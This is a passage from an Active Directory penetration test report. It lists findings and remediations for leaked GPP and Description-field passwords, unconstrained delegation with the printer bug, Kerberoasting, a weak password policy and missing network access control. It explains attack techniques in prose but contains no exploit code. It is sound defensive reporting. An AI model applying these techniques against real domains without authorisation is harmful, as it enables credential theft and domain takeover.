Delete all child objects	□	□
Special permissions	□	□

For special permissions or advanced settings, click Advanced.

Permissions of logged-in users for creating new DNS entries

Recommendation

- Restrict access permissions for DNS zones to prevent authenticated users from creating new DNS records.
- Ensure that only secure dynamic DNS updates are allowed.
- Use a dedicated user account for dynamic DNS updates via DHCP.
- For further security, create a wildcard (`*`), as well as a `wpad` record (e.g. as a TXT record) in all zones.
- Mail clients should not automatically reload images, at least for external senders.

Additional Information

- https://www.netspi.com/blog/technical/network-penetration-testing/exploiting-adidns/
- https://www.netspi.com/blog/technical/network-penetration-testing/adidns-revisited/
- https://docs.microsoft.com/de-de/troubleshoot/windows-server/networking/configure-dns-dynamic-updates-windows-server-2003

4. Credentials in Group Policy Preferences

Remediation Status: Resolved
Criticality: High
CVSS-Score: 8.8
Recommendation: The passwords should be removed from the configuration files and changed for the affected user accounts ("LocalAdministrator").

Overview

We were able to identify credentials of local administrators in Group Policy Preferences (GPP). GPPs are stored in the SYSVOL directory on the domain controller, to which authenticated users have read access by default. The passwords are encrypted, but the key used by Microsoft is publicly known. Any domain user can therefore view available GPPs and decrypt the passwords stored in them. An attacker could thereby expand his rights in the domain.

Remarks on remediation status

In the course of the retest, it was acknowledged that all identified passwords were removed from the group policies. The passwords of the users contained therein were changed.

This finding was successfully resolved.

Description

The passwords of the following user accounts were decrypted and are therefore to be considered compromised. The accounts were part of a privileged group and had the privileges of local administrators.

- Group Policy "GPAccounting" - User "LocalAdministrator".
- Group Policy "GPMarketing" - User "LocalAdministrator".

Group policies enable the central administration and configuration of operating systems, applications and user settings in an Active Directory environment. A Group Policy Object (GPO) is a collection of group policy settings. A GPO is a logical object consisting of two components: a Group Policy Container and a Group Policy Template. The container object is stored in the Active Directory domain partition. The template object contains a collection of files and folders stored on the system volume (SYSVOL) of each domain controller in the domain.

Each GPO can contain two classes of configurations: User and/or Computer settings. Computer configuration settings affect computers as a whole, regardless of the user logged on. User configuration settings, on the other hand, affect the user currently logged in and can be different for each user. GPOs and their settings apply to computers and users with which they are associated.

Group Policy Preferences (GPP) extend GPOs. GPPs allow settings to be made for computers and users without preventing the user from changing the configuration. GPPs are created in SYSVOL in the form of XML files with the corresponding configuration settings. Some GPPs offer the possibility to store and use access data. These include:

- Drive mappings (Drives.xml).
- Creation of local users
- Data sources (DataSources.xml)
- Printer configuration (Printers.xml)
- Creating/updating services (Services.xml)
- Scheduled Tasks (ScheduledTasks.xml)
- Changing passwords of local administrators

Passwords contained in GPPs are stored in the "cpassword" field and are encrypted with AES-256 bit. However, in 2012 Microsoft inadvertently published the private AES key on MSDN. This can be used to decrypt passwords in GPPs. Since all domain users have read access to SYSVOL, anyone in the domain can search the SYSVOL share for XML files that contain the "cpassword" field. If an attacker identifies XML files, he can use the publicly known AES key to decrypt stored passwords and, if necessary, extend himself rights in the domain.

Recommendation

- Consider listed user accounts as compromised and changes their passwords.
- Delete existing GPPs in SYSVOL that contain credentials. Microsoft has provided a sample PowerShell script for finding GPPs with stored passwords (see References).
- Install KB2962486 on all systems to prevent new credentials from being stored in Group Policy Preferences.
- The Microsoft recommended method for changing local administrator passwords is the Local Administrator Password Solution (LAPS).

Additional Information

- https://support.microsoft.com/en-us/topic/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13-2014-60734e15-af79-26ca-ea53-8cd617073c30

5. Credentials in Active Directory fields

Remediation Status: Resolved
Criticality: High
CVSS-Score: 8.8
Recommendation: Identifie and remove confidential information in Active Directory object fields.

Overview

In the course of the audit, we were able to identify passwords of users that were stored in the "Description" field of Active Directory user objects. These could be successfully used for a login. The field is readable for all authenticated Active Directory users.

Remarks on remediation status

During the retest, no more passwords were found in the "Description" field of Active Directory user objects.

All passwords were removed and changed.

Description

In the course of the audit, we found that the following users had credentials stored in the description field.

- agathe.bauer@lab.local
- herbert.gurker@lab.local
- sqlsrv@lab.local

By default, every domain user can read a lot of information from objects in the Active Directory (AD) without having to have administrator rights. The computer from which the information in the AD is accessed does not have to belong to the domain. A valid domain user account without special permissions is sufficient.

The "Description" field is a common place for administrators to make notes to themselves or others about certain accounts. These fields can also be read by non-privileged users.

Confidential information could also be stored in other fields under certain circumstances, for example in new fields when the AD schema is expanded.

Recommendation

- It should be ensured that no confidential information is stored in fields of Active Directory objects. The Sysinternals tool "AD Explorer" provides a search function to search every field for every object in AD.
- The affected user accounts should be considered compromised and their passwords changed.
- Password managers should be used to exchange passwords and other sensitive data.

6. Unconstrained delegation for service accounts

Criticality: High
CVSS-Score: 8.5
Affects: Service accounts IIS01-03
Recommendation: Unconstrained delegation should be disabled for service accounts. Alternatively, constrained delegation or resource-based constrained delegation could be used.


Overview

We identified three service accounts (IIS01-03) in the Active Directory domain that had insecure Kerberos Unconstrained Delegation configured. Attackers who successfully compromise one of these service accounts can access cached authentication tickets.
The print spooler service is also active on the domain controllers. This allows an attacker to actively trigger authentication of the domain controllers, which further exacerbates this vulnerability. An attacker could thereby gain the rights of a domain administrator.
We were not able to successfully exploit the vulnerability because we could not successfully take over any of the three service accounts.

Description

We were able to identify the following service accounts configured for Unconstrained Delegation during the audit.

- IIS01
- IIS02
- IIS03



IIS01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation
● Trust this computer for delegation to any service (Kerberos only)
○ Trust this computer for delegation to specified services only
● Use Kerberos only
○ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N.

□ Expanded

Configuration of Unconstrained Delegation for IIS01

We were unable to successfully exploit the vulnerability as we were unable to successfully take over any of the three service accounts. However, it should be noted that the administrators of the corresponding web services could elevate their privileges to those of a domain administrator.

In addition, we identified the following systems with Print Spooler Service enabled:

- 10.17.1.10 - dc01.lab.local (domain controller).
- 10.17.1.20 - dc02.lab.local (Domain Controller)
- 10.17.1.30 - dc03.lab.local (Domain Controller)
- 10.17.1.34 - sql01.lab.local
- 10.17.1.40 - sql02.lab.local
- 10.17.1.44 - srv01.lab.local
- 10.17.1.139 - srv02.lab.local
- 10.17.1.172 - srv03.lab.local

Kerberos delegation allows service accounts to impersonate other users to other resources on the network. A common example is a web server impersonating a user, when accessing a backend database and retrieving data in the security context of that user.

In Active Directory, the Ticket Granting Ticket (TGT) is the permission of a user, Ticket Granting Service (TGS) tickets for various resources in the domain. Encrypted TGTs are issued by the domain controller after successful authentication and can only be decrypted by the domain controller. can only be decrypted by the domain controller. When a user requests access to a service, the domain controller validates the TGT and then creates the desired service ticket.

If a user requests a service ticket for a service on a server with configured Unconstrained Delegation, a copy of the TGT is inserted into the TGS. The server to which the TGS is ultimately presented can extract the user's TGT and cache it for later reuse. This means the server can impersonate that user to any resource in the domain. Once an attacker compromises such a server, they can steal the service ticket from memory, extract the TGT and impersonate that user and use its privileges. In the worst case, an attacker manages to steal the TGT of a domain administrator, which would allow them to move laterally across the network without restriction and take over the entire domain.

Exploiting unconstrained delegation requires that users connect to the service in advance. An attacker could achieve this through phishing activities, for example. However, under certain conditions, an attacker can also force a connection to the service. A malfunction in the Windows Print System Remote Protocol, also known as a printer bug, can be abused, to cause systems with the Print Spooler Service enabled to ask other systems for print job updates. By invoking the function, the requesting system forces a specific target system to connect and authenticate itself using a service ticket. If the requesting system is configured for Unconstrained Delegation, the service ticket would contain the TGT of the target system. By default, the Print Spool Service runs on all Windows Server systems. An attacker could thus very easily obtain the TGT of the domain controller and take over the domain.

Recommendation

- Service accounts should not be configured for Unconstrained Delegation. If necessary, Constrained Delegation or Resource-based Constrained Delegation can be used instead.
- Privileged user accounts, such as domain administrators, should be added to the Protected Users security group. Members of this group cannot be delegated.
- The option "Account is sensitive and cannot be delegated" can be set to privileged user accounts.
- The Print Spooler Service should be disabled on all systems.

7. User accounts vulnerable to Kerberoasting

Remediation Status: Partially Resolved
Criticality: High
CVSS-Score: 8.4
Affects: Service accounts in Active Directory
Recommendation: Service account passwords should be randomly generated, complex and at least 20 characters long. The permissions of the service accounts should be restricted as much as possible.

Overview

We identified three highly privileged service accounts (total: 4) that were vulnerable to Kerberoasting. Low-privileged attackers can request service tickets from these service accounts and guess the respective plaintext password in the course of an offline brute force attack. In offline brute force attacks, passwords can be cracked much faster than over the network. In the course of the test, we were able to successfully crack two plaintext passwords.

Remarks on remediation status

In the course of the re-test, it was acknowledged that the cracked passwords of service accounts had been changed. According to information, the new passwords meet the recommended complexity criteria. However, no mechanism was implemented to automatically change service account passwords, therefore this finding was only marked as partially resolved.

Description

We identified vulnerable service accounts in the course of the audit for Kerberoasting. Highlighted accounts were part of a privileged group or had extensive privileges. Taking over one of these accounts would have resulted in the complete compromise of the entire domain.

- **K5Admin**
- **SQLServer**
- **SRV**
- SSOUser

All users except `SSOUser` were directly or indirectly part of the domain administrators group. Using a Kerberoasting attack, it was possible to guess the password of several service accounts, which allowed the entire domain to be taken over. In the course of the audits, two of the above-mentioned user passwords were cracked:

- K5Admin
- SQLServer

Both users had weak passwords configured (less than eight characters).

Kerberoasting is a widely used attack technique that abuses properties of the Kerberos protocol. Kerberoasting allows hashed data from service accounts to be obtained from service tickets, to guess the plaintext password of the respective service in the course of an offline brute force attack.

In Active Directory, Ticket Granting Ticket (TGT) allows a user, Ticket Granting Service (TGS) tickets for resources in the domain. Service Principle Names (SPNs) are used to uniquely identify each service within a Windows domain. To enable authentication, Kerberos requires SPNs to be associated with a host or domain user account. Attackers with a valid TGT can request one or more TGS tickets for any SPN. When using the RC4 algorithm, parts of the TGS tickets are encrypted with the NTLM hash of the service account associated with the SPN and are thus vulnerable to offline brute force attacks.

Kerberoasting only works against SPNs of domain user accounts, as host-based SPNs are secured with random 128-character passwords, which are automatically changed every 30 days. Domain user account passwords, on the other hand, may never expire and are usually rarely changed. Often these passwords are weak and easy to guess.

Recommendation

- RC4 encryption for tickets should be replaced with AES encryption.
- Service account passwords should be randomly generated, complex and at least 20 characters long.
- The use of (Group) Managed Service Accounts could be considered. These special service accounts are a good way to ensure that passwords are long, complex and changed regularly.
- The permissions of service accounts, as well as membership in privileged groups such as domain administrators, should be restricted as much as possible.

8. Weak password complexity requirements

Criticality: **Medium**
CVSS-Score: **5.9**
Recommendation: A strict, state-of-the-art password policy should be enforced.

Overview

At the time of the audit, weak password policies were configured in the Active Directory environment. The required password length was only seven characters and no complexity requirements were enforced. Weak passwords can usually be guessed by brute force attacks in a short time. If the password of a privileged user account was successfully guessed, an attacker could take over the entire domain.

Remarks on remediation status

At the time of the re-test, the weak password policy was still active.

Description

The password policy at the time of the audits contained the following settings, which were classified as insufficient:

- Minimum password length: 7 characters.
- Lack of complexity requirements
- Password history: 3 passwords
- Minimum age of passwords: 1 day
- Maximum age of passwords: 180 days

Authentication mechanisms often rely on a stored secret (the password) to confirm a user's identity. It is therefore very important that passwords are sufficiently secure and cannot be guessed by an attacker. The specific requirements for the complexity of a password depend on the type of environment to be protected and the user context. Specifying appropriate password requirements and enforcing them are critical to secure authentication. A weak password is defined by one or more characteristics. It is short (e.g. less than 8 characters), frequently used (Password123, Qwertz, ...), a default password (root, admin, guest, ...) or can be quickly guessed (Summer21, Winter2022, JohnDoe1, ...).

Weak passwords therefore pave the way for attackers to guess them using automated methods. In the simplest form, an attacker could perform a brute force attack. Here, an attacker tries to guess the password of a user account by automatically trying random combinations of characters. Often, such an automated attack also uses very large word lists that contain frequently used passwords or standard passwords. Such an attack is also known as a dictionary attack. Very often, however, attackers also test access data published in data leaks. This special form of brute force attack is called credential stuffing.

If an attacker succeeds in guessing passwords, he can take over affected user accounts and access functions and data in the application in the context of this user. If a privileged user account is taken over, an attacker could possibly even take over the entire domain.

Recommendation

The requirements for passwords should at least meet the following criteria:

- Minimum length of passwords: 10 characters.
- Minimum length of passwords for privileged users: 12 characters
- Enforced complexity requirements
- Password history: 10 passwords
- Minimum age of passwords: 3 days

For further guidance on defining a modern password policy, NIST Guideline SP 800-63B is linked in the resources.

Additional Information

- https://pages.nist.gov/800-63-3/sp800-63b.html

9. Network access due to missing NAC solution

Remediation Status: Accepted
Criticality: Medium
CVSS-Score: 4.3
Affects: Layer 2 network/network ports at the site Stephansplatz 1, 1010 Vienna
Recommendation: Ensures that devices are authenticated and authorised for access to your corporate network based on the 802.1X standard.

Overview

We were able to gain access to the corporate network during the audit due to a missing Network Access Control (NAC) solution. NAC is a measure that ensures that only trusted devices are allowed to connect to the corporate network and that they meet all network requirements before being granted access. Untrusted and unauthorised devices are thus kept off the network. However, if no NAC solution is established in the company, attackers can place computers, computer accessories or network hardware on the network that can be used as a starting point to access internal resources.

Remarks on remediation status


The Client accepts the risk of network access by unauthorised devices. There are no plans to implement 802.1X in the future.

Description

We were able to gain initial access to the company network by connecting our work devices directly to the free LAN sockets found on site. As there were no restrictions on network access, we were able to access internal resources and the internet.

Non-company switch to network port

The following figure shows that the non-company device was assigned an IP as well as DNS server and gateway via DHCP. It was also possible to attach several devices to the same LAN port (via a network switch).



```
                General
        Interface  Ethernet (eth0)
 Hardware Address  00:0C:29:96:39:95
           Driver  e1000
            Speed  1000 Mb/s
         Security  None

                 IPv4
       IP Address  192.168.2.128
Broadcast Address  192.168.2.255
      Subnet Mask  255.255.255.0
      Primary DNS  10.17.1.10
```

Automatic assignment of an IP address via DHCP to a non-company device

We were thus able to access internal resources and the Internet.

Network Access Control (NAC) allows policies to be defined and enforced for access into a corporate network. For example, when a computer connects to a network, it is only allowed to access resources if it meets the policy set by the company (e.g. virus protection, current system version, specific configuration, etc.). Once the policy is met, the computer can access network resources and the Internet within the policy set by the NAC solution. The basic form of NAC is the 802.1X standard.

802.1X is an authentication standard for devices that want to connect to a protected LAN or WLAN. Only authenticated and authorised devices can gain access to protected networks. Three components are involved in 802.1X authentication: a supplicant, an authenticator and an authentication server. The supplicant is a device (e.g. a laptop) that wants to connect to the LAN / WLAN. The Authenticator is a network device (e.g. a switch or access point) that establishes the connection between the client and the network. The Authentication Server is a server that authenticates supplicants (i.e. client devices) and decides whether to allow a supplicant access to a protected network. The authentication server is connected to an identity store (such as LDAP) for this purpose.

For authentication, the Extensible Authentication Protocol (EAP) is used, which provides a secure method for transmitting credentials for network authentication. 802.1X is the standard used for transmitting EAP messages over wired or wireless networks. Via an encrypted EAP tunnel, 802.1X prevents information from being read by third parties. The EAP protocol offers various authentication options such as via username/password (EAP-TTLS/PAP and PEAP-MSCHAPv2) or via client certificates (EAP-TLS).

Recommendation

- Implement a NAC solution based on 802.1X to securely authenticate and authorise devices on your network.
- Use EAP-TLS to authenticate devices via certificates.
- Enforce MAC Authentication Bypass (MAB) for devices that do not support 802.1X. Ensure that these devices are compartmentalised by appropriate network segmentation.
- Generally block network access for unknown devices.
- Asset management solutions can help detect unknown devices on the network.

10. Windows Active Directory Audit

0.0
Affects: Active Directory User Objects
Recommendation: The health of the domain should be monitored regularly to minimise security risks

Overview

As part of the penetration test, the user and computer objects stored in Active Directory were analysed and various metrics were evaluated.

Description

Active Directory objects were analysed and metrics evaluated as part of the penetration test. This assessed the current situation within the Active Directory domain.

User statistics

Description	Number	Percent
Active Users	1102	97%
Inactive Users	32	3%
Password changed more than 1 year ago	402	35%
Password changed more than 5 years ago	281	24%
Password never expires	103	9%
Active users who have never logged in	97	9%
User delegation allowed	1097	96%
Password not required	0	0%
Passwords stored with reversible encryption	0	0%
Users with Kerberos Pre-Authentication disabled	0	0%

There are many active users in the Active Directory domain that are no longer used. These should be deactivated. Furthermore, the delegation of almost all user accounts - including highly privileged users - was allowed. This should be deactivated at least for highly privileged users. Almost 700 users have not changed their password for more than a year. It could be considered to reset the passwords of all users after adjusting the password policy to enforce complex passwords.

Privileged group statistics

Group name	Number of group members
ADMINISTRATORS@LAB.LOCAL	27
DOMÄNEN-ADMINS@LAB.LOCAL	16
ORGANISATIONS-ADMINS@LAB.LOCAL	4
SCHEMA-ADMINS@LAB.LOCAL	4
SERVER OPERATORS@LAB.LOCAL	12
ACCOUNT OPERATORS@LAB.LOCAL	6
BACKUP OPERATORS@LAB.LOCAL	16
PRINT OPERATORS@LAB.LOCAL	33
CERT PUBLISHERS@LAB.LOCAL	15
DNS ADMINS@LAB.LOCAL	1

27 Users were in the "Administrators" group at the time of the audit. Through this authorisation, the users are also local administrators on the domain controllers. There, these users could add themselves to the group of domain administrators and extend their rights. These users are therefore to be considered equivalent to domain administrators and should be reduced to a minimum. At the time of the audit there were 16 domain administrators. This is considered high given the size of the infrastructure. The number of domain administrators should be reduced as much as possible.

Computer statistics

At the time of the audit, there were 871 machine accounts registered in the Active Directory domain. The following table shows the operating systems used and their versions.

Operating System	Number
Microsoft Windows Server 2003 Service Pack 2	1
Windows XP for Embedded Systems	5
Microsoft Windows Server 2008 R2 Standard Service Pack 1	3
Microsoft Windows Server 2008 R2 Foundation Service Pack 1	1
Microsoft Windows Server 2016 Standard	7
Microsoft Windows 7 Professional	23
Microsoft Windows 10 Pro	831

17 Computers and servers were no longer using supported operating systems at the time of the audit.

Recommendation

- The number of domain administrators and other highly privileged accounts should be kept to a minimum.
- Users who have not logged in for a long time should be set to "inactive".
- After implementing a stricter password policy, we recommend resetting the passwords of all users once.
- Computers with unsupported operating system versions should be deprovisioned or upgraded.

List of Changes

Version	Date	Description	Author
0.1	2022-09-09	Draft	Aron Molnar
1.0	2022-09-12	Review and Finalisation	Patrick Pirker

Disclaimer

We cannot guarantee that all existing vulnerabilities and security risks have actually been discovered. This is due to limited time resources and limited knowledge of the pentester about the IT infrastructure, software, source code, users, etc. Extensive collaboration between the client and penetration testers increases the efficiency of the penetration test. This includes, for example, the disclosure of details of internal systems or the provisioning of test users.

This penetration test represents a snapshot at the time of testing. No future security risks can be derived from it.

Imprint

syslifters.com | **Dedicated to Pentests.**
Syslifters GmbH | Eitzersthal 75 | 2013 Göllersdorf
FN 578505 v | District Court Hollabrunn